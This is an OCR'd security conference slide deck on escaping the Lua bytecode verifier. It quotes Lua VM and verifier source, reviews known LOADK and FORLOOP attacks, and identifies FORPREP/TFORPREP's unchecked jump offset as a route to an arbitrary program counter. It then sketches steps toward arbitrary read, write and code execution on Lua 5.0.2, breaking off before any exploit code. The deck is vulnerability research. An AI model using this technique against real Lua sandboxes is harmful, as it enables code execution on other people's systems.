
- Opcode `LOADK` index out of bound




```
vmcase(OP_LOADK) {
    TValue *rb = k + GETARG_Bx(i);
    setobj2s(L, ra, rb);
    vmbreak;
}
```

Public Attack against Lua Bytecode Verifier

- Opcode `LOADK` index out of bound
- Not available in 5.0.2




```
/*       T  B Bk Ck sA  K  mode          opcode     */
  opmode(0, 1, 0, 0, 1, 0, iABC)     /* OP_MOVE */
 ,opmode(0, 0, 0, 0, 1, 1, iABx)     /* OP_LOADK */
 ,opmode(0, 0, 0, 0, 1, 0, iABC)     /* OP_LOADBOOL */
 ,opmode(0, 1, 0, 0, 1, 0, iABC)     /* OP_LOADNIL */
```



```
case iABx: {
  b = GETARG_Bx(i);
  if (testOpMode(op, OpModeK)) check(b < pt->sizek);
  break;
}
```

Public Attack against Lua Bytecode Verifier

- Opcode `FORLOOP` type confusion




```
case OP_FORLOOP:
  double step = nvalue(ra+2);
  double idx = nvalue(ra) + step; /* increment index */
  double limit = nvalue(ra+1);
  if ((0 < step) ? (idx <= limit) : (limit <= idx)) {
    dojump(L, pc, GETARG_sBx(i));  /* jump back */
    setnvalue(ra, idx);  /* update internal index... */
    setnvalue(ra+3, idx);  /* ...and external index */
  }
```

Reference: https://apocrypha.numin.it/talks/lua_bytecode_exploitation.pdf

Public Attack against Lua Bytecode Verifier

- Opcode `FORLOOP` type confusion
- Not available in 5.0.2




```
case OP_FORLOOP: {
  lua_Number step, idx, limit;
  const TObject *plimit = ra+1;
  const TObject *pstep = ra+2;
  if (!ttisnumber(ra))
    luaG_runerror(L, "`for' initial value must be a number");
  if (!tonumber(plimit, ra+1))
    luaG_runerror(L, "`for' limit must be a number");
  if (!tonumber(pstep, ra+2))
    luaG_runerror(L, "`for' step must be a number");
  step = nvalue(pstep);
  idx = nvalue(ra) + step;  /* increment index */
  limit = nvalue(plimit);
  if (step > 0 ? idx <= limit : idx >= limit) {
    dojump(pc, GETARG_sBx(i));  /* jump back */
    chgnvalue(ra, idx);  /* update index */
  }
  break;
}
```

Sadly No Public Exploit Available


Hunting for a new escape…

Lua Bytecode Escape

- Opcode `**FORPREP**`
- In pairs with `FORLOOP` by default
- For compatibility only




```
main <1.lua:0,0> (9 instructions at 0x7f82e3c03220)
0+ params, 6 slots, 1 upvalue, 4 locals, 3 constants, 0 functions
        1       [1]     LOADK           0 -1    ; 1
        2       [1]     LOADK           1 -2    ; 10
        3       [1]     LOADK           2 -1    ; 1
        4       [1]     FORPREP         0 3     ; to 8
        5       [2]     GETTABUP        4 0 -3  ; _ENV "print"
        6       [2]     MOVE            5 3
        7       [2]     CALL            4 2 1
        8       [1]     FORLOOP         0 -4    ; to 5
        9       [3]     RETURN          0 1
```




```
case OP_TFORPREP: {  /* for compatibility only */
  if (ttistable(ra)) {
    setobjs2s(ra+1, ra);
    setobj2s(ra, luaH_getstr(hvalue(gt(L)), luaS_new(L, "next")));
  }
  dojump(pc, GETARG_sBx(i));
  break;
}
```

Lua Bytecode Escape

- Opcode `FORPREP`
- Type iAsBx




```
,opmode(1, 0, 0, 0, 0, 0, iABC)     /* OP_TFORLOOP */
,opmode(0, 0, 0, 0, 0, 0, iAsBx)    /* OP_TFORPREP */
,opmode(0, 0, 0, 0, 0, 0, iABx)     /* OP_SETLIST */
,opmode(0, 0, 0, 0, 0, 0, iABx)     /* OP_SETLISTO */
```



```
case iABx: {
  b = GETARG_Bx(i);
  if (testOpMode(op, OpModeK)) check(b < pt->sizek);
  break;
}
case iAsBx: {
  b = GETARG_sBx(i);
  break;
}
```

Lua Bytecode Escape

- Opcode `**FORPREP**`
- Awesome ! No check in the verifier !
- Arbitrary PC in lua VM



```
    }
    case OP_TFORLOOP:
      checkreg(pt, a+c+5);
      if (reg >= a) last = pc;  /* affect all registers above base */
      /* go through */
    case OP_FORLOOP:
      checkreg(pt, a+2);
      /* go through */
    case OP_JMP: {
      int dest = pc+1+b;
check(0 <= dest && dest < pt->sizecode);
      /* not full check and jump is forward and do not skip `lastpc'? */
      if (reg != NO_REG && pc < dest && dest <= lastpc)
        pc += b;  /* do the jump */
      break;
    }
```

From Arbitrary PC in lua VM


To Arbitrary Code Execution

Exploit the leak

- Exploit **Lua 5.0.2 ubuntu 16.04** first
  - Arbitrary Address Read
  - Arbitrary Address Write
  - Arbitrary Code Execution


Arbitrary Address Read

Lua



